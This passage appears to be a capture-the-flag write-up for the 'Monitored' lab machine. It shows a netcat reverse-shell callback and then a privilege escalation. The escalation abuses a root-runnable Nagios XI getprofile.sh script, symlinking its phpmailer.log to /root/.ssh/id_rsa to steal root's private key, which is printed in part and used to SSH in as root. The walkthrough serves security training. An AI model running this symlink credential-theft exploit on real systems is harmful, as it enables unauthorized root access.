We get a callback on our listener and land a shell as nagios:

```
nc -lvvp 4444
listening on [any] 4444 ...
connect to [10.10.14.48] from monitored.htb [10.129.230.96] 56568
bash: cannot set terminal process group (27288): Inappropriate ioctl for device
bash: no job control in this shell
nagios@monitored:~$
```

- The user flag can be found at `/home/nagios/user.txt` .

Privilege Escalation

Enumeration

Looking at our sudoers privileges, we notice that we have a lot of them:

```
1 sudo -l
```

```

nagios@monitored:~$ sudo -l
Matching Defaults entries for nagios on localhost:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User nagios may run the following commands on localhost:
    (root) NOPASSWD: /etc/init.d/nagios start
    (root) NOPASSWD: /etc/init.d/nagios stop
    (root) NOPASSWD: /etc/init.d/nagios restart
    (root) NOPASSWD: /etc/init.d/nagios reload
    (root) NOPASSWD: /etc/init.d/nagios status
    (root) NOPASSWD: /etc/init.d/nagios checkconfig
    (root) NOPASSWD: /etc/init.d/npcd start
    (root) NOPASSWD: /etc/init.d/npcd stop
    (root) NOPASSWD: /etc/init.d/npcd restart
    (root) NOPASSWD: /etc/init.d/npcd reload
    (root) NOPASSWD: /etc/init.d/npcd status
    (root) NOPASSWD: /usr/bin/php /usr/local/nagiosxi/scripts/components/autodiscover_new.php *
    (root) NOPASSWD: /usr/bin/php /usr/local/nagiosxi/scripts/send_to_nls.php *
    (root) NOPASSWD: /usr/bin/php /usr/local/nagiosxi/scripts/migrate/migrate.php *
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/components/getprofile.sh
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/upgrade_to_latest.sh
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/change_timezone.sh
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/manage_services.sh *
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/reset_config_perms.sh
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/manage_ssl_config.sh *
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/backup_xi.sh *

```

Reading the source code for [getprofile.sh](#), we see part of its functionality is intended to collect and consolidate various logs and configuration files into a profile directory specified by the user.

- This script takes a command-line argument, which is intended to be the directory name or identifier for storing the profile.

```

#!/bin/bash

# GRAB THE ID
folder=$1
if [ "$folder" == "" ]; then
    echo "You must enter a folder name/id to generate a profile."
    echo "Example: ./getprofile.sh <id>"
    exit 1
fi

<SNIP>

echo "Getting phpmailer.log..."
if [ -f /usr/local/nagiosxi/tmp/phpmailer.log ]; then
    tail -100 /usr/local/nagiosxi/tmp/phpmailer.log >
"/usr/local/nagiosxi/var/components/profile/$folder/phpmailer.log"
fi

<SNIP>

```

- Code Explanation:
 - Grabs the **first argument** passed to the script.
 - `$1` is the first CLI argument (e.g., `./getprofile.sh 1337` → `folder=1337`)
 - Checks if the `phpmailer.log` exists.
 - In the context of:

```
1  if [ -f /path/to/file ]; then
```

-  It means:
 - "Check if the file exists and is a *regular file*"
-  Breakdown:

Test	Meaning
<code>-f</code>	True if file exists AND is a regular file
<code>-d</code>	True if the path is a directory
<code>-e</code>	True if the file exists (file OR dir)

- If it does, it copies the **last 100 lines** into the profile folder.

To summarize:

The script checks if `phpmailer.log` exists in the `/usr/local/nagiosxi/tmp/` directory and if so, it uses the `tail` command to copy the last 100 lines of this log file into a designated folder within `/usr/local/nagiosxi/var/components/profile/`. Since we can run the script with elevated privileges, this functionality is vulnerable.

Vulnerability

What's a "symbolic link" (aka "symlink")?

- Think of your filesystem like a big filing cabinet.
- A **regular file** is like a document in one drawer.
- A **symbolic link** is like a little index card you stick in that drawer which says, "Hey—when you open **this** card, actually go look at **that** document over in another drawer."

Concretely:


```
1 # Create a symlink named link.txt that points to secret.txt
2 ln -s /path/to/secret.txt link.txt
```

- If you `cat link.txt`, you actually see the contents of `/path/to/secret.txt`.
- If you overwrite `link.txt`, you're really overwriting `/path/to/secret.txt`.

The vulnerability stems from the fact that the script does not validate what `$folder` is nor does it secure or sanity-check the path used in copying operations. This oversight allows for several types of filesystem attacks, most notably:

- Symbolic Link Attacks:
 - A user could create a symbolic link (`symlink`) named `phpmailer.log` that points to a sensitive file (e.g., `/root/.ssh/id_rsa`). When the script executes, it would follow the symlink and mistakenly copy sensitive data into an accessible directory.
- This requires us to have access to `/usr/local/nagiosxi/tmp/phpmailer.log` , which we verify:

```
1 ls -la /usr/local/nagiosxi/tmp/phpmailer.log
2 ls -la /usr/local/nagiosxi/
```



```
nagios@monitored:~$ ls -la /usr/local/nagiosxi/tmp/phpmailer.log
ls: cannot access '/usr/local/nagiosxi/tmp/phpmailer.log': No such file or directory
nagios@monitored:~$ ls -la /usr/local/nagiosxi/
total 40
drwxr-xr-x 10 root    nagios 4096 Nov  9 10:44 .
drwxr-xr-x 15 root    root   4096 Nov  9 10:47 ..
drwxr-xr-x  2 root    nagios 4096 Nov  9 10:44 cron
drwxr-xr-x  4 root    nagios 4096 Nov  9 10:44 etc
drwxr-xr-x 19 root    nagios 4096 Nov  9 10:44 html
drwxr-xr-x  3 root    nagios 4096 Nov  9 10:44 nom
drwxr-xr-x  7 root    nagios 4096 Nov  9 10:44 scripts
drwsrwsr-x  3 www-data nagios 4096 Nov 11 21:27 tmp
drwxr-xr-x  2 root    nagios 4096 Nov  9 10:44 tools
drwxrwxr-x  7 nagios   nagios 4096 Nov 11 21:18 var
```

- While the log file does not exist, we have write permissions to its parent directory.
- Next, we check the SSH configuration to see if authentication as root is enabled, and if `PubkeyAuthentication` is enabled.

```
1 cat /etc/ssh/sshd_config | grep -E
  'PermitRootLogin|PubkeyAuthentication'
```

```
nagios@monitored:~$ cat /etc/ssh/sshd_config | grep -E 'PermitRootLogin|PubkeyAuthentication'
PermitRootLogin prohibit-password
PubkeyAuthentication yes
```

- This configuration means that if the root user has a private key in their .ssh directory, we will be able to use it to authenticate.

By inspecting `/etc/ssh/sshd_config` for those two settings you're basically answering the question:

“Can I just SSH in as root (once I've planted or stolen a key), or will SSH refuse me?”

Here's why each directive matters:

1. `PermitRootLogin`

- If set to `yes`, SSH will allow the **root** account to log in at all.
- If set to `prohibit-password` or `without-password`, root can only log in with keys (no passwords).
- If set to `no`, you can't SSH in as root by any means—even if you have a key.

2. `PubkeyAuthentication`

- If `yes`, SSH will accept **public-key** logins (i.e. using an `authorized_keys` entry).
- If `no`, it will only allow password or other methods—and block any key you've dropped
- This directive controls **whether SSH will accept key-based logins at all**.
 - `PubkeyAuthentication yes`
SSH checks `~/.ssh/authorized_keys` and lets you in if your key matches.
 - `PubkeyAuthentication no`
SSH will **ignore keys** entirely—only passwords (or other methods) work.
- The **public keys** for all users who are authorized to log in via SSH are stored in the `~/.ssh/authorized_keys` file within each user's home directory.
 - Note: The file `/root/.ssh/id_rsa` is the **private half** of an SSH key pair belonging to the root user.
 - **Purpose**
 - When you run `ssh root@host` using key-based auth, your SSH client reads your **private key** from `id_rsa` and performs a cryptographic handshake proving to the server that you possess the matching secret key. The server checks that against the **public key** stored in `/root/.ssh/authorized_keys`.

How It Works:

- When a user wants to authenticate to a server using SSH key-based authentication, they **must have their public key** placed into the `authorized_keys` file of the **target account** (e.g., `/home/username/.ssh/authorized_keys`).
- If the public key is in the `authorized_keys` file of the user you're trying to SSH into, the server will check if the private key you present matches one of the public keys listed there.
- If the keys match, you'll be granted access.

Exploitation

To exploit this vulnerability, we take the following steps:

1. Create a Symlink:

We create a symlink named `phpmailer.log` in the `/usr/local/nagiosxi/tmp/` directory that points to a sensitive file, such as the root user's SSH private key:

```
1 ln -s /root/.ssh/id_rsa /usr/local/nagiosxi/tmp/phpmailer.log
```

2. Run the Vulnerable Script:

We then run `getprofile.sh`, passing an arbitrary folder name:

```
1 sudo ./getprofile.sh 1
```

3. Access the Copied Data:

The script would follow the symlink and copy the contents of root's SSH private key into the profile folder under our control, e.g.,

```
/usr/local/nagiosxi/var/components/profile/attacker_folder/phpmailer.log
```

. We could then read this file to extract the sensitive data.

4. Use the following command sequence to exploit the vulnerability:


```
1 rm /usr/local/nagiosxi/tmp/phpmailer.log
2 ln -s /root/.ssh/id_rsa /usr/local/nagiosxi/tmp/phpmailer.log
3 sudo /usr/local/nagiosxi/scripts/components/getprofile.sh 1
4 cp /usr/local/nagiosxi/var/components/profile.zip /tmp/
5 cd /tmp
```

```
6  unzip profile.zip
7  cat profile-<ID>/phpmailer.log
```

```
nagios@monitored:~$ ln -s /root/.ssh/id_rsa /usr/local/nagiosxi/tmp/phpmailer.log
nagios@monitored:~$ sudo /usr/local/nagiosxi/scripts/components/getprofile.sh 1
-----Fetching Information-----
Please wait.....
Creating system information...
Creating nagios.txt...
<SNIP>
Zipping logs directory...
<SNIP>
  adding: profile-1699756647/phpmailer.log (stored 0%)
<SNIP>
Backup and Zip complete!
nagios@monitored:~$ cp /usr/local/nagiosxi/var/components/profile.zip /tmp/
nagios@monitored:~$ cd /tmp
nagios@monitored:/tmp$ unzip profile.zip
Archive:  profile.zip
   creating: profile-1699756647/
<SNIP>
  extracting: profile-1699756647/phpmailer.log
<SNIP>
nagios@monitored:/tmp$ cat profile-1699756647/phpmailer.log
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAABG5vbmUAAAEEbm9uZQAAAAAAAAABAAABlwAAAAAdzc2gtcn
<SNIP>
csj0t36sPw7lp3H1pu0KNyiFYCvHHueh8nLMI0TA94RE4SPi3L/NVpLh3f4EYeAbt5z96C
CNvArnIhyB8ZevAAAADnJvb3RAbW9uaXRvcnVkaQIDBA==
-----END OPENSSH PRIVATE KEY-----
```

The phpmailer.log file now contains the root user's private SSH key, which we save locally. We apply 600 permissions to the file, then use it to authenticate to the target as root .

```
1  chmod 600 id_rsa
2  ssh root@nagios.monitored.htb -i id_rsa
```



```
chmod 600 id_rsa
ssh root@nagios.monitored.htb -i id_rsa
Linux monitored 5.10.0-26-amd64 #1 SMP Debian 5.10.197-1 (2023-09-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Nov 11 21:11:38 2023 from 10.10.14.48
root@monitored:~# wc -c root.txt
33 root.txt
```

- The final flag can be found at /root/root.txt .